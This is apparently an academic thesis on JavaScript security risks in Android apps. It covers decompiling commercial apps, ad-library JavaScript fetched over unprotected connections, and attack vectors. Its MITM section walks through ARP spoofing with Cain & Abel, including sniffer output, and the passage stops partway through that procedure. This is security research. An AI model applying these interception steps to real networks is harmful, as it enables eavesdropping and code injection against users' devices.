JavaScript threats on android devices

Author: Albert Pasaret

Director: Chuan Yue

Ponent: Yolanda Becerra

CONTENTS

1. INTRODUCTION

The aim of this document is to study the consequences, in terms of security issues, of the use of JavaScript code in Android systems. In order to do that, the author of this project has decompiled commercial applications, explored its code and come up with ways to attack Android devices and ways to defend both the user and the Android device against those attacks.

Mobile devices have been established deeply in our society and are increasingly becoming more and more important for all of us. While these devices are becoming more and more popular they are also becoming more powerful. With all this power, we are now using the mobile devices for things that were unthinkable just 10 years ago. Nowadays we manage our contacts, write emails, check banking information, we take and keep photos and so on. With all that sensitive data in our devices, it can be dangerous not taking the necessary precautions. It is very important to ensure that the rightful user is the only one that has access to the mobile device and its sensitive data. The only way to prevent any undesired person accessing our information is by strengthen the security of our mobile devices. Therefore is important to study the security issues on mobile devices.

In this project the security focus has been set on the use of JavaScript in Android devices. This topic has been selected because JavaScript is a very well-known language very established in the developers community (through its popularity in the internet world), is a language that has been used a lot in Android devices and it will much more used in the Android world due to the release and popularity of HTML5 and the native platform that embed Web Applications in a native environment.

In order to study the use of JavaScript in Android applications, some commercial Android applications available in the Google Play Store were decompiled and a manual inspection of their code was performed. The aim of that manual inspection of the code was to find out the functionalities that were implemented using JavaScript code and look how that code was linked to the application. That is, find out by what means the JavaScript was interacting with Android native code.

After analyzing over 60 commercial Android applications, some security issues were found. Some of these security issues were related with the JavaScript language itself and the other ones were related to the linking process between the native code and the JavaScript code. It is popularly known that there are several security issues, some of them still unresolved, in the use of JavaScript in web environments. As the Android devices usually execute the JavaScript code in a web-like environment, some security issues were inherited. In relation to connection between the JavaScript code and the native code, a vulnerability was also found where Java reflection was possible and injected JavaScript code could make, maliciously, system calls.

Once analyzed and tried all the vulnerabilities found in the Android system related to the use of JavaScript some solutions and recommendations to both users and developers were compiled.

This document will give an overall vision of the Android system and how it's complemented with JavaScript code and the reasons for having this interaction. Once the need of relate JavaScript code with the Android systems has been explained, the document will focus on the security issues that this relation produces. Attack vectors will be analyzed and the possible damages that the Android systems can suffer will be explained. Finally, at the end of this document, a few guidelines for users and developers will be given in order to enhance as much as possible the security on the Android applications.

2. ANDROID

In this section the author is going to provide with some background information about the Android OS in order to familiarize the reader with this system as it will be useful to frame the whole project.

2.1. HISTORY AND DESCRIPTION

Android is a Linux based operating system developed for mobile devices with touchscreen such as smartphones or tablets. This operating system was developed by Android Inc., a company founded in Palo Alto, California in 2003. This company developed the Android operating system in order to compete with the smartphone operating systems Symbian and Windows Mobile. Two years later, the company was acquired by Google as a move to enter in the mobile phone industry. Google promoted the Android system between manufacturers and carriers and partnered with them in order to create and support a large number of devices. With this move Google managed to deliver its Android system to several devices and manufacturers.

In 2007, Google publicly presented the Android system in order to move forward in the mobile standards industry. That same year the first iPhone was released by Apple with an incredibly high penetration in the mobile market. The first iPhone had touch screen and a very good user experience which was one of the goals to achieve by the Android system. One year after, in 2008, the first smartphone using an Android operating system was released, the HTC DREAM.

Since that first Android device, the Android market share has grown exponentially achieving nearly an 80% of the market share in the second quarter of 2013.




Figure 1: Evolution of mobile OS market share

Source: BI Intelligence via http://www.policymic.com/articles/75291/apple-has-lost-the-smartphone-war-see-who-the-new-king-of-mobile-is

Android has a very large developer community that creates applications for this platform. For that reason, in April 22th of 2014 the Google Play store, the main source of Android applications, has nearly 1,200,000 applications. The majority of these applications are free which makes them widely available to the public.

2.2. ANDROID ARCHITECTURE

The Android operating system is built in layers. In the following figure we can see the basic structure of the system:




Figure 2: Android architecture diagram
Source: http://elinux.org/Android_Architecture

The most inner layer of the operating system is the Linux Kernel. This layer is the core of the operating system and provides the basic operating system functionalities and several drivers in order to abstract the hardware and standardize it for the upper layers.

Following to the Linux kernel, we can find a set of libraries written in C and C++ that are used by the system and user applications either to use some of their functionalities or to interact with the Linux kernel. In this section we can find the WebKit which is the library used by the default Android browser and the WebView component of the Android system. The WebView is one of the components that will be reviewed in this document as it is responsible for executing JavaScript code.

As it can be seen in the figure, the upper levels of the system belong to the Application Framework and the Applications running in the Android device. All the elements inside these two last layers are written in Java. The reason for using Java and not C or C++, as is used in the inner layers of the operating system, resides in the Android Runtime section.

The Android Runtime section includes the Dalvik virtual machine and its libraries. Dalvik is a virtual machine designed specifically for Android having in mind the restrictions that usually apply to mobile devices such as battery life. The Dalvik virtual machine has been optimized in order to allow an

Android device to execute multiple instances of the virtual machine. Every application in an Android device is executed on its own process, with its own instance of the virtual machine.

The Dalvik virtual machine executes files in the Dalvik Executable format (.dex). This format is optimized for minimal memory footprint. These files are created recompiling compiled applications written in Java and, with the translation, not only the memory footprint gets optimized but the overall size of the files is smaller in a Dalvik Executable format than in a compressed Java archive file.

3. JAVASCRIPT

In this section the author goes through some history and characteristics about JavaScript including some security faults known for this language. Having this knowledge is important as it has been a foundation upon the research has been build.

3.1. DEFINITION AND HISTORY

JavaScript is a programming language widely used in web browsers with a syntax influenced by the programming language C and with the appearance of Java code. It was created in 1995 by Brendan Eich while working at Netscape. The idea for creating JavaScript was to create an interpreted scripting language similar to Java in appearance. This was because it was a very popular programming language at that time and was attractive for nonprofessional programmers.

The first name of JavaScript was Mocha, however was rapidly changed and released as LiveScript in the Netscape Navigator 2.0. That same year, the name was changed definitively to JavaScript in a latter version of Netscape Navigator.

One year after its release, JavaScript was reviewed by European Computer Manufacturers Association (ECMA). ECMA studied the language and created a scripting standard known as ECMAScript in order to allow other browser, besides Netscape, to use the language. Although JavaScript is the most known implementation of ECMAScript, there are other implementations such as ActionScript 3. Over the time JavaScript kept evolving in concordance of the evolution of ECMAScript standard.

JavaScript spread successfully and quickly among the web developers and, because of that, Microsoft created their own implementation of JavaScript called Jscript and started to promote the use of scripting languages to create dynamic web pages.

With the standardization and the advertising of the use of scripting programing languages, JavaScript became one of the most popular languages on the web. In 2005 the name Ajax was created in order to describe a new set of improved JavaScript programming practices and technologies used to create a method to load data concurrently with the execution of the dynamic behavior of the web page. That means that a web page could not only execute the typical JavaScript code but to load new data without the need of refreshing the web page. The creation of

Ajax allowed the developers to create much more complex web pages, or even web applications with a dynamic behavior.

Nowadays with the creation of Nodejs, a JavaScript platform that allow the developers to execute JavaScript in the servers, and the apparition and release of HTML5 that allows JavaScript to control much more features of the devices such as the accelerometer or the geolocalization, it seems that JavaScript will stay as a one of the most used programming languages.

3.2. SECURITY ISSUES

With the proliferation of the JavaScript code on the web pages, the malicious use of the JavaScript or the abuse on its exploits gained strength. JavaScript is able to modify the DOM, that is, the ability to modify the seen and the unseen content of a web page. For example a script in JavaScript is able to send information to a server, replace the images of a web page for others, to add or remove a paragraph on a web page, etc.

Some of the top vulnerabilities pointed out by the OWASP Foundation [8] for 2013 are related to the use of JavaScript. For example, the TOP 1 vulnerability is related to injection. Injection, or code injection, is a technique that consist in modify a legit code or add code in a malicious way. Although injection is usually related to SQL database language the truth is that JavaScript can also be injected and be a serious threat. The TOP 3 vulnerability for 2013 is the Cross-Site Scripting (XSS) and it is the most known vulnerability of JavaScript.

Cross-Site Scripting occurs when an attacker is able to introduce untrusted code to the system, in this case a web page. In this environment, the introduced code is usually a JavaScript script introduced using an input of the web page. Any actor of the system is capable to perform an attack, the users and the administrators. As long as the vulnerability exists, is possible for everyone to exploit it. An example of a cross-site scripting could be that an attacker includes a malicious script in a banking application. If done right, the script would have all the privileges of a victim using the application. This kind of attack can allow identity theft, private information disclosure, introducing wrong data to the system and so on.

Another vulnerability exploitable using JavaScript is the Cross-Site Request Forgery (CSRF) classified as the TOP 8 vulnerability by the OWASP. This attack exploits the trust between website and its users. In a CSRF attack, the attacker manages to trick the victim’s browser on executing actions without the user knowledge. This attack can be performed if all the parts needed for a request are visible and the only means to validate the user requests is a cookie system. If that is the case, all the request generated from the victim’s device will be executed as if it was an intended action by the user whether the request have its origin on the genuine website or the attackers website. An example of a Cross-Site Request Forgery could involve a user authenticated in a trusted, but vulnerable, site. If the attacker takes control over the user browser can make a request using a valid URL for the trusted site which the site will think is a valid request from the user.

In order to prevent all the vulnerabilities of the use of JavaScript, the web browsers and the servers' software have security mechanisms. Browsers, for example, run all the scripts in a sandbox, which is a security mechanism that consist in execute the scripts in a separate environment preventing the scripts from affecting maliciously the computer or the browser itself. This is possible because the browser's data and code, as well as the data stored in the machine executing that browser, is out of reach from the script. Separating the execution of the script, some of the malicious behavior of the code, such as create or delete files, can be prevented. Another good security mechanism is the "Same origin policy" which states that a script from one web site cannot have access to another web site information.

Although the above security mechanisms can prevent some of the attacks, or at least make them more difficult, the responsibility of making a secure site is for the web site developer because those mechanisms are not infallible. Good programming practices such as use HTML escaping for all data input, which basically consists in replacing special characters in a string with an equivalent code that can't interact with the HTML code. As this would avoid some kinds of injection, another good technique is to program a non-predictable communication token in order to avoid the Cross-Site Request Forgery. All these techniques can minimize or even eliminate the security risks of using JavaScript.

4. NATIVE APPS, WEB APPS AND HYBRIDS

Once obtained some background related to the Android OS and the JavaScript language, in this section the reader will find how can this two topics relate and why is important their relation in the present and future world.

As has been reported in this document, Android applications must be written in Java in order to be translated to Dalvik execute code and run in the Dalvik Virtual Machine. In top of that, programming in Java ensures the security of the applications and allow the programmer to use the full potential of the Android device. However, as has been stated, JavaScript is a very common programming language very used in the web environment and it can be executed in any browser. This last feature it is very important for mobile applications developers because each mobile platform have its own native code and when a developer wants to create a new native application (that is, creating an app for a specific platform), he has to choose a specific platform to begin with and the other platforms and their users will be missed out. Creating a mobile application using JavaScript is possible and allows the developers to reach to more users than programming for a specific platform. These applications are called Web apps.

A Web app is usually a website accessible via URL with any browser that looks and feels like a native app. These Web apps are created using the typical web development such as HTML, CSS and JavaScript. Being a normal website that just has been optimized for mobile platforms, it is compatible with all the mobile platforms that can support a web browser with JavaScript execution capabilities. However using only web tools reduces the functionalities that these apps can achieve.

In order to solve the functionality limitations without losing the inter-platform compatibility a hybrid between both technologies is a good solution. There are some tools that can transform, with some modifications, a web app into a native app allowing the use of much more features than those available to web apps but less than those available for fully native apps [1][2]. These applications will be referred in this document as Embedded Web Applications.

Other hybrid combination is a fully native app loading JavaScript code in a WebView executing web related code that can be used in all platforms. This web related code is used in native Android apps to communicate with web interfaces that can be related or not with the native application itself. This feature can be helpful when in a native application require to provide dynamic information that can be modified without the need of updating the app [1].

JavaScript with WebView can be very useful to add advertisements to an app and monetize it, display information that changes regularly without the need of update the app, interact with web pages or web services like sign in for a service that is offered in a web page, etc.

5. METHODOLOGY

The procedure followed in order to do this project includes the download [7], decompression and decompilation of over 60 commercial applications in order to look, as much as possible, how they work and how they use JavaScript. The package name of all the applications that were decompiled can be found in the appendix 3.

The file format of the downloaded applications was APK, which is a file format used for Google to distribute and install software. The files were decompressed using “apktool”, a program that can decompress the APK without damaging its structure. With that procedure, the DEX files were obtained. As had been said, the DEX files are a recompilation of java compiled files so, in order to obtain the java code, another tool called “dex2jar” was used. With the jar files obtained, the java code could be seen using the program “jd-gui” or generated using the “jad” program.

Using the “jd-gui” program, a first manual inspection of the code was made. In this case the author was looking for JavaScript bridges or loadUrl calls. Once found some examples of each, a program was made in order to parse all the files generates with the “jad” program. The aim of the parser was to classify the applications based on whether or not the JavaScript code was used. This parser was programmed in Java and had as an input both the name of each file extracted from the APK and the code inside each file. If the file type was JavaScript the parser classified the application as “is using JavaScript” and linked the file to the application. Otherwise, the parser examined the code inside the file and looked for keywords related to the use of JavaScript. If there was any, the program repeated the same procedure as before. Finally, if no file using JavaScript was found the application was classified as “not using JavaScript”.

Among the 64 applications examined by the parser only 16 didn’t use JavaScript at all. Once separated those applications using JavaScript, a second inspection was made in order to manually find how was the JavaScript code used and for what purpose. This manual inspection was made among the applications using JavaScript. In total 10 selected applications were examined manually. The application selection was made in order to have a global knowledge so the selection of similar applications was avoided. The manually inspected applications were: BBC, Adobe reader, Amazon, Deutschebank, Dropbox, CraigList, Ent Bank, Hillclimb, HSBC personal banking, Castle Clash.

After this first manual inspection a more superficial manual inspection was made to the rest of the applications. Once discovered that the most common use of JavaScript in those applications was related to the use of advertisements, the libraries from the most used advertisements companies were downloaded and analyzed [3].

For some weeks the author attempted to find patterns in the JavaScript code used by the advertisement companies. The aim of finding these patterns was to build a program that, given a JavaScript file download, could determine whether its code was used to show advertisements or could have some malicious behavior.

A second parser was built to analyze the advertisement libraries. In order to do that all the JavaScript needed to be retrieved. However, not everything was recovered as some of the JavaScript used was generated dynamically.

Once all the retrievable JavaScript was obtained, the author used the parser to count and classify the method calls in the JavaScript code. This second parser was also build using Java and had as an input the JavaScript code previously retrieved. The parser read the code and, using a references file containing all the standard objects and its methods, tried to extract the distribution of the used methods. This was a complicated task as, so several iterations were performed in order to relate each method with its object.

The data extracted using this parser was analyzed in order to find patterns among the libraries. The calls were presented in diagrams in order to find those patterns. This process was repeated a couple of times as the parser was improved, however nothing remarkable was found.

Analyzing the libraries, some unprotected downloads were discovered. Those downloads were of JavaScript files used for the libraries to download and show new advertisements. Knowing that the applications with advertisements could download JavaScript files, a dynamic analysis of one application using the Admob advertisement system was performed in order to verify that the discovered code was indeed, vulnerable.

The Admob library works in a similar way to the other advertisement libraries. A Java class that extends, in some way, the WebView class, is created in the application. A JavaScript Bridge is created between this class and the JavaScript that will load the class. In the dynamic analysis is possible to observe how the application connects to the server (in this case to a Google server) to ask for the JavaScript files that will be used to download and show the advertisements. After seeing those petitions made by the application using a net inspector (Wireshark), a full “Man in the middle” was performed (further details in the appropriate sections).

Having proved that malicious code injection was possible the author come up with possible damages that could be done to an Android device using JavaScript. Those possible damages were tested separately creating an application that loaded JavaScript code in a WebView.

6. ATTACK VECTORS CONCIEVED AND TESTED

An attack vector can be defined as the way a certain system is attacked. In order words, an attack vector is the set of actions, systems and vulnerabilities that an attacker can use in order to evade the security of the victim's device and gain control over it (temporally or permanently) or to harm it in any way.

An attack vector can be related to software, hardware or even human interaction. Usually a combination of these three fields can be required in order to perform a successful attack.

Once an attack vector is completed, the damages caused on the targeted devices or its users depend on the attack vector and the level of power that has given to the attacker. For that reason, an attacker has to choose an appropriate attack vector in order to achieve his goals.

For each conceived Attack Vector a general description, instructions on how to perform the attack and the extension of it is given.

In this section are compiled some attack vectors that the author of this project has come up after exploring the code from several commercial Android applications and also are compiled some attack vectors studied by the Kevin Du team at the Syracuse University [4].

6.1. MALICIOUS LINKS IN WEB PAGES

6.1.1. DESCRIPTION

The idea in this attack vector is luring the victim to access to a malicious web page or malicious JavaScript file using a WebView to do it. By doing that the victim is lured to execute the malicious code on itself. This would be the trivial attack vector, however it can be used and some users may fall for it.

6.1.2. DIFFICULTY

There is no technical difficulty in this attack vector as the attacker just has to create link to the malicious code.

6.1.3. PROCEDURE

In this case the procedure is less technical and more social. In other words the way to perform this attack is by misleading the victim and convince it to access to a malicious site, being this attack more related to social engineering.

This can be performed through email spam, posting comments in a mobile access forum or, in general, in all those places that can be accessed by a mobile application using WebView. Once the victim accesses the malicious site, the malicious JavaScript is automatically executed exploiting any vulnerabilities related to the use of JavaScript in the Android device.

6.1.4. EXTENSION

It is usually recommended that all unknown links are open with the default device browser in order to avoid this kind of attack vector. However a lot of developers don't take this in consideration.

6.2. MAN IN THE MIDDLE INJECTION

6.2.1. DESCRIPTION

This is the least noticeable attack vector of all reviewed in this document therefore is the most dangerous.

The Man-In-The-Middle (MITM) is a form of active eavesdropping in which the attacker establishes connections between two targets and transmits messages between them, making them believe that they are talking directly to each directly. However, the attacker is intercepting all the messages and potentially modifying them.




Figure 3: MITM Diagram
Source: https://www.owasp.org/index.php/Man-in-the-middle_attack

Generally the attacker must be able to intercept all messages going between the two victims and inject new ones. However, in this case, the attacker only needs to intercept a file request and inject its own malicious file.

In order to try this attack vector a commercial application called "Star Wars Soundboard" was used. This application uses the Admob advertisement system and a Man in the Middle between the mobile device executing the application and the router was performed. It could be performed in any other commercial application using advertisements.

6.2.2. DIFFICULTY


To perform this attack vector the attacker have to be, at least once, in the same network as the victim while the victim is requesting a JavaScript file or another kind of file that will be loaded into a WebView with JavaScript executing capabilities. This restriction can seem a big limitation, however if this attack vector is performed in a concurred public network, the number of devices attacked can be quite big as it can be performed to all the users at the same time.

6.2.3. PROCEDURE

In order to perform a Man-In-The-Middle attack it is necessary to redirect all the traffic between two devices in order to add the attacker device as a via point. In order to do that, the attacker will perform what is known as ARP Spoofing. This is a technique in which the attacker sends ARP messages to the victims repeatedly announcing that the attacker device is the original device with they were talking to. By doing this, the victims will change their connections and will establish new connections with the attacker thinking that they are still talking between them. A lot of security tools can be found on the internet that allow the users to perform ARP spoofing. Some of these tools allow its users to design, create and send custom ARP messages manually while others can make the whole process automatically.

In this case, in order to try this attack vector, a security tool called “Cain & Abel” has been used as is a renamed program available for Windows and with an intuitive graphic user interface.

To start the attack, first, it is necessary to activate the sniffer. A sniffer is packet analyzer that, in this case is used to find all the network devices, gather some information about them and look into all the information that they are sending. In the following figure, the results gathered from the sniffer are shown.




IP address	MAC address	OUI fingerprint	Host name	B...	B...	B8	Gr	M0	M1	M3
192.168.1.[redacted]	[redacted]	COMTREND								
192.168.1.[redacted]	[redacted]	D-Link International								
192.168.1.[redacted]	[redacted]	D-Link International								
192.168.1.[redacted]	[redacted]	Murata Manufactuaring Co....								

Figure 4: Sniffing the network

Once the device’s list has been obtained, the attacker can select the victim or the victims that will be intercepted. Usually, having that the majority of the connections established in a network and between networks are directed by the router, it’s a good option to intercept the connection between the victims and the network router. By this means, all the communications among the network devices and the communications between the inside and the outside of the network will go through the attacker’s device. In the following figure, it is possible to see how to establish the connections between the two victims.

Once the victims have been selected, it is necessary to activate the ARP spoofing in order to redirect all the connections between the devices and the router. After a few seconds, all the devices will start to send and receive all the information through the attacker's device. After that, the attacker can find out more information about the devices and its users, find out some passwords, record VoIP and use other tools that this program have.



Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Idle	192.168.1.1	3872C0D7EFE4			5CF8A1D71B66	192.168.1.35

New ARP Poison Routing

WARNING !!!

APR enables you to hijack IP traffic between the selected host on the left list and all selected hosts on the right list in both directions. If a selected host has routing capabilities WAN traffic will be intercepted as well. Please note that since your machine has not the same performance of a router you could cause DoS if you set APR between your Default Gateway and all other hosts on your LAN.

